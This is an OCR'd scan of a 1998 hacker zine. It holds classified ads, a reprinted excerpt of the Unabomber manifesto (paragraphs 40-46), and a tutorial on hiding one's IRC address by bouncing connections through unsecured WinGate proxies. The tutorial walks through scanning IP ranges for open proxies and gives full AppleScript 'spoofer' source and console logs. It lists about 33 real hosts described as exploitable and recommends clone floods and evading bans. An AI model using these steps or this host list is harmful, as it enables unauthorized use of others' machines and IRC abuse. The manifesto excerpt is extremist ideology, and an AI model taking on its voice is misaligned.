IMPOTENCE, MALE PATTERN BALDNESS, loss of sex drive, HIV patient cures. Scrip products, that work, that the medical community will no tell you. For info call or send SASE to S.G. P.O. Box 145, Lower Merion, PA 19010, (610)348-1398

SCREWDRIVER BIT SET Our best selling 30 piece screwdriver bit set is now available for $40 including shipping to anywhere in the U.S. The set includes 9 security Torx bits from TT7 through TT40, 7 security Hex bits from 5/64" through 1/4", 4 Scrulox bits from S-0 through S-3, 8 standard pieces, covered plastic case w/ a nice handle for all of the bits. This is an extremely handy toolset! TCE Information Systems, P.O. Box 5142, Los Alamitos, CA 90721

VOICE CHANGING ACCESSORY. Digital voice changing: male to female, female to male, adult to child, child to adult. Use with any modular phone. 16 levels of voice masking. Connects between handset and phone. STOP THOSE ANNOYING TELEPHONE CALLS! Sound older and tougher when you want to. Not a kit. Fully assembled. Use with single or multi-line phones. 30-day refund policy. Ask for free catalog of our products. VISA/MC ok. Xandi Electronics. 1270 E. Broadway, Tempe AZ 85282-5140. Toll Free order line: (800)336-7389. Technical Support: (602)894-0992

Unabomber's Manifesto

Part V

INDUSTRIAL SOCIETY AND ITS FUTURE

40. In modern industrial society only minimal effort is necessary to satisfy one's physical needs. It is enough to go through a training program to acquire some petty technical skill, then come to work on time and exert very modest effort needed to hold a job. The only requirements are a moderate amount of intelligence, and most of all, simple OBEDIENCE. If one has those, society takes care of one from cradle to grave. (Yes, there is an underclass that cannot take physical necessities for granted, but we are speaking here of mainstream society.) Thus it is not surprising that modern society is full of surrogate activities. These include scientific work, athletic achievement, humanitarian work, artistic and literary creation, climbing the corporate ladder, acquisition of money and material goods far beyond the point at which they cease to give any additional physical satisfaction, and social activism when it addresses issues that are not important for the activist personally, as in the case of white activists who work for the rights of nonwhite minorities. These are not always pure surrogate activities, since for many people they may be motivated in part by needs other than the need to have some goal to pursue. Scientific work may be motivated in part by a drive for prestige, artistic creation by a need to express feelings, militant social activism by hostility. But for most people who pursue them, these activities are in large part surrogate activities. For example, the majority of scientists will probably agree that the "fulfillment" they get from their work is more important than the money and prestige they earn.

41. For many if not most people, surrogate activities are less satisfying than the pursuit of real goals (that is, goals that people would want to attain even if their need for the power process were already fulfilled). One indication of this is the fact that, in many or most cases, people who are deeply involved in surrogate activities are never satisfied, never at rest. Thus the money-maker constantly strives for more and more wealth. The scientist no sooner solves one problem than he moves on to the next. The long-distance runner drives himself to run always farther and faster. Many people who pursue surrogate activities will say that they get far more fulfillment from these activities than they do from the "mundane" business of satisfying their biological needs, but that it is because in our society the effort needed to satisfy the biological needs has been reduced to triviality. More importantly, in our society people do not satisfy their biological needs AUTONOMOUSLY but by functioning as parts of an immense social machine. In contrast, people generally have a great deal of autonomy in pursuing their surrogate activities. have a great deal of autonomy in pursuing their surrogate activities.

AUTONOMY

42. Autonomy as a part of the power process may not be necessary for every individual. But most people need a greater or lesser degree of autonomy in working toward their goals. Their efforts must be undertaken on their own initiative and must be under their own direction and control. Yet most people do not have to exert this initiative, direction and control as single individuals. It is usually enough to act as a member of a SMALL group. Thus if half a dozen people discuss a goal among themselves and make a successful joint effort to attain that goal, their need for the power process will be served. But if they work under rigid orders handed down from above that leave them no room for autonomous decision and initiative, then their need for the power process will not be served. The same is true when decisions are made on a collective bases if the group making the collective decision is so large that the role of each individual is insignificant [5]

43. It is true that some individuals seem to have little need for autonomy. Either their drive for power is weak or they satisfy it by identifying themselves with some powerful organization to which they belong. And then there are unthinking, animal types who seem to be satisfied with a purely physical sense of power(the good combat soldier, who gets his sense of power by developing fighting skills that he is quite content to use in blind obedience to his superiors).

44. But for most people it is through the power process-having a goal, making an AUTONOMOUS effort and attaining t the goal-that self-esteem, self-confidence and a sense of power are acquired. When one does not have adequate opportunity to go throughout the power process the consequences are (depending on the individual and on the way the power process is disrupted) boredom, demoralization, low self-esteem, inferiority feelings, defeatism, depression, anxiety, guilt, frustration, hostility, spouse or child abuse, insatiable hedonism, abnormal sexual behavior, sleep disorders, eating disorders, etc. [6]

SOURCES OF SOCIAL PROBLEMS

45. Any of the foregoing symptoms can occur in any society, but in modern industrial society they are present on a massive scale. We aren't the first to mention that the world today seems to be going crazy. This sort of thing is not normal for human societies. There is good reason to believe that primitive man suffered from less stress and frustration and was better satisfied with his way of life than modern man is. It is true that not all was sweetness and light in primitive societies. Abuse of women and common among the Australian abongines, transexuality was fairly common among some of the American Indian tribes. But is does appear that GENERALLY SPEAKING the kinds of problems that we have listed in the preceding paragraph were far less common among primitive peoples than they are in modern society.

46. We attribute the social and psychological problems of modern society to the fact that that society requires people to live under conditions radically different from those under which the human race evolved and to behave in ways that conflict with the patterns of behavior that the human race developed while living under the earlier conditions. It is clear from what we have already written that we consider lack of opportunity to properly experience the power process as the most important of the abnormal conditions to which modern society subjects people. But it is not the only one. Before dealing with disruption of the power process as a source of social problems we will discuss some of the other sources.

This is all for this installment (thank you!)....If you want the entire text, we've got it and we'd be happy to give it to you. Quite a few of you asked for this to be printed in Blacklisted! We're going to do it, only because we want to keep you guys happy, but there's NO WAY we can get this whole thing into one issue. It's HUGE! It's beyond huge, actually. It's insane! Read some more in the next issue. This Unabomber dude has some strange thoughts.

mac SPOOFING

aka WinGate, Telnet, and the IRCle Script.

written by

FINAL
completed Today [05-APR-98]

Back again ;p It's been a while since the last one...I'll talk more about my where-abouts at the end of this file. Let me say I'm glad to be back writing again, and I like coming back to some fairly uncharted territory for the Mac Underground.

I recently made the acquaintance of a couple of up-and-comers who are keepin' the cause alive. Freaky, (#su98) runs an ambitious take over crew on EfNet. One of his peers, The Weasel, runs a very nice MacHack HotLine site at **hackaddict.ml.org**. A regular at The Weasel's page, and the subject of attention for this piece, is a Mac U-G programmer named **WeeDo**.


WeeDo is avid fan of the Mac underground, and a coder of considerable potential. WeeDo has successfuly explored a way in which the Mac U-G can 'spoof' their address on the IRC from the Mac desktop...something which, to my knowledge has yet to been done.

WeeDo came up with a script, which when utilized in conjunction with an exploit of a software package called **WinGate**, will allow you to spoof your address right through IRCle from the Mac DeskTop, no UNIX shell required.. Not too shabby in my opinion...and definitley worth writin' about...

To begin, we need to talk alittle about WinGate...

what is WINGATE?

WinGate is a popular Internet product from New Zealand software manufacturer **Firefly, Ltd.** What the program essentially is, is an inexpensive, full featured *Firewall/Proxy* server. You run this package on any PC running Windows 95 or NT, it makes a connection to the internet, and every computer connected to that machine via the LAN, can connect to the Internet through that machine. There in lies it's popularity. Any small business can get internet service for all the machines on it's LAN with no more of an investment than WinGate, a cheap Pentium, a fast modem, a 10/baseT card, and a dedicated Internet account.



One modem, one phone line, one internet account, but access for as many machines as their are on the LAN. One Hell of a money saver, which makes for one VERY popular program. On the Mac side we have a similar program called **Vicom Internet Gateway**. Some of you may have heard of it.

Ok...now here's the thing....we have this program called WinGate, and it's this firewall/proxy server right?. Well..so what? How does it let us spoof? Well..besides being this proxy server, WinGate has a number of other facilities. They include:

(from the promo sheet)

```
* SOCKS V5 Server
* WWW Proxy
* HTTP Caching
* Accounting
* Auditing / Logging
* Policies and Rights
* FTP Gateway
* Telnet Gateway
* VDOLive Proxy
* POP3 Proxy
* Real Audio Proxy
* Mapped Links
* Dial On Demand
```

You may have noticed in bold, referrence to a **Telnet Gateway**. Firefly's description of this feature is:

```
The Telnet Gateway allows use of Telnet
clients to connect to remote servers.
```

There in lies our potential spoof! Now it should be noted, that the Telnet Gateway alone, does not provide this exploit opportunity, it is the gateway in conjunction with what I would consider a complete bundling BLUNDER that makes these things 'sploitsvilles'.

Keep in mind, that what we are talking about here is not really spoofing. No more so than if you were to dial in to a shell account you own, and from that shell account type: `telnet`, and telnet from that shell account to another location. That ability is par for the course, it's been a VAX and UNIX facility since day one.

The difference with WinGate is the Manufacturer, saw no immediate need to set the Telnet Gateway with an access password. So in other words, anyone can access a WinGate by doing nothing more than telnetting in, no password required. And once they are in, they can use the WinGate's Telnet Gateway, unhindered. At that point they can telnet back out from the site to any other location, and it will appear as though all communications are originating from the WinGate host. Oh GOODY! >snicker<

So you have but to find a WinGate, and if its configuration is left at default, (i.e. with no telnet gateway password set), then we can telnet in and telnet back out, for a good old fashion 'spoof!' And the icing on the cake is: not only does the WinGate package deafult to no login password, but also by default WinGate **does not log incoming connections**. ;D In fact, the **Lite** version of this package doesn't even have a logging function. Sounds like 'sploit heaven to me! ;D

Ok, so now we know what we can do with WinGates, we can use them to 'spoof' our addy for a telnet connection. And when implemented properly, we can use this facility through IRCle to spoof our addy on the IRC. But first, before we can do any of that, we need to FIND a WinGate. And here's the good news: **WinGates ain't hard to find!** ;)

Your best weapon in finding WinGates is a product called **AGNetTools** from the AGGroup...makers of fine Network Management tools.


If you don't already have AGNetTools, then get it...you need it to find WinGates, it's a helluva Network utility...and...It's free!,

ftp://ftp.aggroup.com/Public/goodies/AGNetTools/

Once you've picked it up...then...load it up, and lets get busy....

What we need to do is scan for IPs hosting WinGates. To find them we will use the AGNetTools **Service Scan** to search for machines listening at port **1080**. When a Service Scan is made on port 1080, if a WinGate is running on a scanned machine, it will ACK a SYN request, thus giving a service confirmation....

Alright, we select a Service Scan, and it brings up the Service Scan window.



We need to do 2 things to proceed with the scan. **First** we need to **make sure** that the port we're searching for is set at **1080** (VITAL), **Second** we need to select a range for scanning.

For the scan range in this example we're going to scan just a single Class C.

from: 207.0.167.0
to: 207.0.167.255

This will scan a range of 255 IPs. Now normally you wouldn't be so lucky as to find a WinGate searching a single Class C. For this example we will be so 'lucky', but only because I already did my homework. ;) Normally you will want to scan a much larger range of IPs...i.e.:.

from: xxx.xx0.xxx.xxx
to: xxx.xx1.xxx.xxx


This will scan (I believe) a max 65,025 address, (255 x 255). To my knowledge thats largest scan range AGNetTools will scan in a single session. Larger than that an NetTools will crash! ;p And if you try and scan something like 0.0.0.0 to 255.255.255.255, your machine (at least my machine) is prone to freeze up. (CACA!)

But you don't need to scan a huge range to find a WinGate. A scan of 65,025 IPs will locate more than enough machines...more than will fit in the Service Scan window in fact, which is why I set this example up to only scan a single Class C. Anyway this is what our example scan looks like:

Now notice, the majority of the machines confirmed here, ACKed back with open **UDP** ports. We are **NOT** interested in machines with open UDP ports. To exploit the WinGate telnet server, we need to have a machine with an open **TCP** port, so we can connect to the WinGate remotely.

As you can see, only one machine confirmed with an open TCP port: **207.0.167.206** or www.casi400.com.

Only one....but one's enough. Now that we have identified a WinGate machine, we can attempt to initiate a telnet exploit...Time to bring on WeeDo's spoof script...



WeeDo's SPOOF SCRIPT

Alright, we have a WinGate. Now what? Well to get an understanding of how we're going to spoof on the IRC, we should take a second to look at WeeDo's Spoof script. Doing so provides us some insights into how we are going to get IRCle to work with WinGate.

Keep in mind that what we are calling 'spoofing', should more accuratley be categorized as some thing like ***telnet redirection***. We're telnetting into an insecure WinGate, and using that Wingate's built-in Telnet Gateway to telnet back out from that WinGate to make it appear as though our address is originating from an address other than our own (i.e. the address the WinGate is running on.) The only trick is making it all work through IRCle. If we can make all this work through IRCle, then we can in effect 'spoof' from the comfort of our own Mac DeskTop...something us old-school Mac hackers just LOVE to do ;). And so...thats where WeeDo's script comes in handy....

Spoofer script source

```
on load()
  tell application "ircle3.0b"
    display "Spoofer 1.2 loaded..." with color 2
    display " "
    display "Usage:" with color 2
    display " "
    display "1. '/server [wingate ip] [telnetport]'" with color 2
    display "2. Wait until connection..." with color 2
    display "3. '/spoof [nick] [ircserver] [ircserverport] [ident] [tagline]'" with color 2
    display " "
    display "A wonderful spoof from WeeDo, original code by Photoman" with color 2
  end tell
end load

on spoof(source, ircserver, port, ident, tagline)
  tell application "ircle3.0b"
    do "/quote " & ircserver & " " & port
    do "/quote NICK " & source & ""
    do "/quote USER " & ident & " 26 . :" & tagline & ""
  end tell
end spoof
```

A break down of what the script does...

1. First, when the script is loaded, it displays USAGE instructions

2. Next, as normal, you connect to a server with the /SERVER command. The difference is that instead of connecting to an IRC server as normal, we're going to connect to the WinGates we found earlier (i.e. 207.0.167.0)

3. Once we've Connected to the WinGate, we use the '/SPOOF' function of WeeDo's script. As you may be able to see, what the '/SPOOF' function does is send the server our defined NICK IRCSERVER IRCSERVERPORT IDENTand TAGLINE, via the IRCD /QUOTE command.

We use the script to do this for us because, although we could use the /QUOTE command directly to send the IRC parameters through, we probably could not type the commands in fast enough to make a complete connection. We'd more than likely get:

*** USER Not enough parameters

...error. So to that extent of utility, the script is right on time for what it does.


Alright, so now we have a WinGate, we know how we can exploit it, we have WeeDo script to help us along...the only thing left to do is to bring on IRCle...

If you don't have it, stop by and get the latest version of IRCle.

http://www.xs4all.nl/~ircle


This hack only works (as far as I know) with version b10 or better. Once you've got IRCle at hand, make sure that WeeDo's spoofer script is in IRCle's script folder.

Once Ircle is loaded, we can get to spoofin'...



Above is a picture of IRCle's four main panels, The Console, the Userlist, the Connections, and the input line. For sake of ease of reading we'll show the windows seperatley from this time forth as needed...with the exception of the console which we will show dumped to directly to the screen as a text dump.

Alright, the first thing we need to do in IRCle is load the spoofer...



(console:)

Spoofer 1.2 loaded...


Usage:

1. '/server [wingate ip] [telnetport]'
2. Wait until connection...
3. '/spoof [nick] [ircserver] [ircserverport] [ident] [tagline]'

A wonderful spoof from WeeDo, original code by Photoman

Ok...now that WeeDo's spoofer is loaded we need to go ahead and try and make a connection to the WinGate we found with AGNetTools...


As you recall, we found a WinGate at **207.0.167.206,** and we found it by Service Scanning port 1080. Well, we're DONE with port 1080. Time to move on to port **23**, the standard port for Telnet. Keep in mind, this whole premise revolves around telnetting into machine, telnetting back out of it, and into another machine running IRCD...which is little more than a worked over telnet session...and for telnet we need port **23**. Here's what we type:



Looking up IP number for 207.0.167.206:23
Found IP number: 207.0.167.206
Identd waiting for connection
Contacting server 207.0.167.206:23
Connection with 207.0.167.206:23 established
unknown server message!: ÿûÿûÿ‡WinGate>NICK oB
unknown server message!: Connecting to host NICK...Host name lookup for 'NICK' failed
unknown server message!: USER oleBuzzard 32 . :/<n0wledge phreak
unknown server message!: Connecting to host USER oleBuzzard 32 . ...Host name lookup for 'USER oleBuzzard 32 . ' failed

Ok, we've got a connection to a WinGate! You see all that crap up there in red...well that's what a telnet connection to a WinGate looks like when it's coming through IRCle...


Now then, this is the point where alot of people can get hung up, because once you've gotten this far, it seems like IRCle is just hanging. And to further that assumption, IRCle's Connection screen shows the connection as not all the way open...



Well don't worry about it...this is normal...In effect the connection is not all the way open...mainly because we're connected to the WinGate telnet server, but not yet to the IRC...for that we need to enter the second command line for the spoofer. You might recall it read something like this...:

/spoof [nick] [ircserver] [ircserverport] [ident] [tagline]

Soooo...a-/spoofin' we will go...;D




unknown server message!: irc.mindspring.com 6667
unknown server message!: Connecting to host irc.mindspring.com...Connected
Looking up your hostname...
Checking Ident
No Ident response
Found your hostname
*** Welcome to the Internet Relay Network oB
*** Your host is irc.mindspring.com, running version 2.8/hybrid-5.1b8
*** Your host is irc.mindspring.com, running version 2.8/hybrid-5.1b8
*** This server was created Wed Nov 26 1997 at 17:30:46 EST
*** 2.8/hybrid-5.1b8 oiwszcrkfydn biklmnopstv
*** There are 5731 users and 28357 invisible on 61 servers
*** There are 207 IRC Operators online
*** 14886 channels have been formed.
*** I have 970 clients and 1 servers
*** Current local users: 970 Max: 1638
*** Current global users: 34088 Max: 42426
*** - irc.mindspring.com Message of the Day -
*** - 3/4/1998 14:21
*** _____
*** MindSpring Enterprises -=- EFNet Internet Relay Chat Server
*** Located in Atlanta, Georgia -=- Operating on Ports 6660-6669
*** _____
*** Server Administrator: johanMS
*** Server Ops: Celestian Osc zeppelin Saralee terslan brian-x
*** Geezus Angmar Bogman
*** _____
***
*** MindSpring is a full service nationwide Internet Service
*** Provider located in Atlanta, Georgia.
***
*** Please send reports of abusive users of this server to
*** ircadmin@mindspring.com, including logs of the event(s) and
*** the output of the /TIME or /DATE command, as well as

*** /WHOIS.
***
*** This server is a privately owned service and has an Acceptable
*** Use Policy that clients must adhere to. Failure to follow these
*** rules will result in denial of use of the service (K-Line).
***
*** * No BOTS. This includes bots used to maintain channels as well
*** as bots used to harass other users.
***
*** * No MULTIPLE CONNECTIONS. One connection is allowed per user.
***
*** * No LINK LOOKERS or automated scripts designed for HACKING.
***
*** * CHANNEL TAKEOVERS, FLOODING, and other forms of IRC ABUSE are
*** absolutely forbidden here.
***
*** * No ADVERTISING of any kind.
***
*** We are currently NOT looking for any new IRC Operators
***
*** End of /MOTD command.


*** Notify List: daemon9 videov free_ TheShark DreamRock Gersh Shells SoMeOnE In- panasync habit

Well what'dya know...we did it ;)




*** oB is ~oleBuzzard@www.casi400.com (nu-r00lz!)
*** oB is on IRC via server irc.mindspring.com (MindSpring IRC Server)
*** oB has been idle for 1 minutes and 29 seconds

You might recall that www.casi400.com was the address where AGNetTools found the WinGate.



Now then, in other fun, what's really nice about this spoof is that you can run up to 10 clones per IRCle IRC client, and have them all come back with different IPs. Now thats great for getting around bans, and k-lines and such, and also for performing Clone Floods. As some of you may know, if you use something like ACID to flood with under clones, the flood can in effect flood you right off the IRC. Well, with the multiple addresses, that doesn't have nearly the likelihood of happening....

To run the clones, just follow the procedures listed throughout this phile, but perform them each on different Connection Sessions. IRCle can perform as many as 10 connections per client.



Here's a list of found WinGates. All of these were scanned with AGNetTools, and verified through IRCle to work for spoofing. Incidentally, these were all found in a single afternoon.

IP Address	Domain Name	Protocol
205.151.63.192	63-192.tr.cgocable.ca	TCP
205.151.63.215	63-215.tr.cgocable.ca	TCP
207.0.21.65	fire2.maryville.com	TCP
207.0.23.10	ns.consolidated.com	TCP
207.0.72.62	xxx-yyy.dwave.net	TCP
207.0.72.78	207.0.72.78	TCP
207.0.112.10	207.0.112.10	TCP
207.0.119.122	mail.swaggy.com	TCP
207.0.124.132	207.0.124.132	TCP
207.0.167.206	www.casi400.com	TCP & UDP
207.0.167.213	207.0.167.213	TCP & UDP
207.0.167.218	calvin.kerasotes.com	TCP & UDP
207.0.173.51	pm1-51.akr.infi.net	TCP & UDP
208.142.143.117	pc04-santiago.mozcom.com	TCP
208.142.144.92	208.142.144.92	TCP
208.142.146.20	208.142.146.20	TCP
208.142.147.10	ppp05-davao.mozcom.com	TCP
208.142.147.47	ppp42-davao.mozcom.com	TCP
208.142.148.6	208.142.148.6	TCP
208.142.150.102	sti.edu.ph	TCP
208.142.151.195	ppp18-iloilo.mozcom.com	TCP
208.142.161.120	208.142.161.120	TCP
208.142.161.176	p48.mb03.psg.skyinet.net	TCP & UDP
208.142.161.179	p51.mb03.psg.skyinet.net	TCP
208.142.161.234	p42.mb04.psg.skyinet.net	TCP
208.142.164.4	noc04.cbu.skyinet.net	TCP
208.142.165.100	p36.mb02.cbu.skyinet.net	TCP & UDP
208.142.165.102	p38.mb02.cbu.skyinet.net	TCP & UDP
208.142.165.103	p39.mb02.cbu.skyinet.net	TCP
208.142.165.45	p45.mb01.cbu.skyinet.net	TCP
208.142.165.55	p55.mb01.cbu.skyinet.net	TCP
208.142.167.99	208.142.167.99	TCP & UDP
208.142.175.34	208.142.175.34	TCP

MAD shoutz go out to Freaky, Kinslayer, The Weasel, and WeeDo, as well as to #su98, HackAddict HL, and to those still bangin' tryin to keep the Mac Underground alive...

/<n0wledge phreak? Yeah...I'm comin' back...I've got to. It's always been my opinion to teach, learn or bum...and I don't smoke...err...or something...anyway... so as to why I've been away so long, I've been in transition....literally. From Colorado to New York ;p Talk about culture shock! You mean there are no Mountains in Brooklyn??? lol...Not even Mt. Vernon???

shrug Anyway, the system will be up by the time this document is wide spread, as will the web page...so hit me up.

/<n0wledge phreak www -=- http://www.k0p.com
/<n0wledge phreak FC -=- k0p.com
oleBuzzard's E-mail -=- admin@k0p.com

RAW SCRIPTS

Ok, I decided to include this section just in case someone gets this phile and the script itself is not included with it.

There are actually two versions of the script. What happened was, when I first heard about this script and checked it out and decided to write about it, it turned out that WeeDo (that author of the script) wasn't quite done authoring. The script worked fine, only thing was, it didn't IDENT or TAGLINE were. These were instead hardcoded in to someone named *Ravensloft*, with a tagline of *BePrepared*, so every spoof had thos tale tell indicators...including the clones...

I can only assume that WeeDo was going to get around to fixing these sooner or later, but I got impatient and just fixed it myself... Anyway, so thats why there are two versions of the script.

If you have the AppleScript Script Editor, then you should be able to just copy either of these scripts out of this DocMaker file and paste them into a new Script maker file via the Script Editor.

By the way, the version talked about in this file is my **modded** version.

Spoofer v1.1 by WeeDo

```
on load()
	tell application "ircle3.0b"
		display "Spoofer 1.1 loaded.." with color 2
		display "To spoof:" with color 2
		display "Type: '/server spoofedserverip port'" with color 2
		display "Wait until connection" with color 2
		display "Type: '/spoof yournickname theIRCserver theport'" with color 2
		display "A wonderful spoof from WeeDo, original code by Photoman" with color 2
	end tell
end load

on spoof(source, ircserver, port)
	tell application "ircle3.0b"
		do "/quote " & ircserver & " " & port
		do "/quote NICK " & source & ""
		do "/quote USER Ravensloftishere 26 . :BePrepared"
	end tell
end spoof
```

Spoofer v1.2 by WeeDo with mod by oB

```
on load()
	tell application "ircle3.0b"
		display "Spoofer 1.2 loaded..." with color 2
		display " "
		display "Usage:" with color 2
		display " "
		display "1. '/server [wingate ip] [telnetport]'" with color 2
		display "2. Wait until connection..." with color 2
		display "3. '/spoof [nick] [ircserver] [ircservport] [ident] [tagline]'" with color 2
		display " "
		display "A wonderful spoof from WeeDo, original code by Photoman" with color 2
	end tell
end load

on spoof(source, ircserver, port, ident, tagline)
	tell application "ircle3.0b"
		do "/quote " & ircserver & " " & port
		do "/quote NICK " & source & ""
		do "/quote USER " & ident & " 26 . :" & tagline & ""
	end tell
end spoof
```

Future versions of this script can be found at the WSpoof home page:

http://www.purelinux.ml.org/~nick/wspoof/

DISCLAIMER

I write because I enjoy writing...I enjoy learning, and teaching what I learn. And that is the extent of the purpose of this piece. Not condone spoofing...not to encourage people to hack...not even, as some smiling faces would have us believe, to encourage manufacutrers to take a look at the potential security vulnerabilities of their products. I write, because I just like writing. I enjoy the research, I enjoy putting together the piece...I even kind of enjoyed putting together the graphics for this piece...and I HATE graphic design ;p

Anyway...you have my STEARNEST warning not to attempt any aspect of the issues discussed in this piece. I neither condone it, nor advise it, nor offer warranties or guarantees that the information is valid. A great deal of the information is _NOT_ valid. I accept NO responsibility for the misuse of this information. It is offered for ENTERTAINMENT and EDUCATIONAL purposes only.

if you enjoyed reading this piece, then feel free to shoot me some e-mail letting me know. I always like to hear from people who like my work.

DO NOT, e-mail me asking me to help you implement any aspects of the issues discussed in this piece. Thats not what I'm about. Just like you wouldn't call Dean Koontz and ask him for insights on how to murder someone...do not seek me out with any nefarious intent. I am a FICTION WRITER...who bases his work loosely on fact. This story is provided here for you to read, and enjoy, and perhaps even learn from...but not to live out...

ole Buzzard®

Letters to the Editor - (Continued from page 11)

Dear 411,

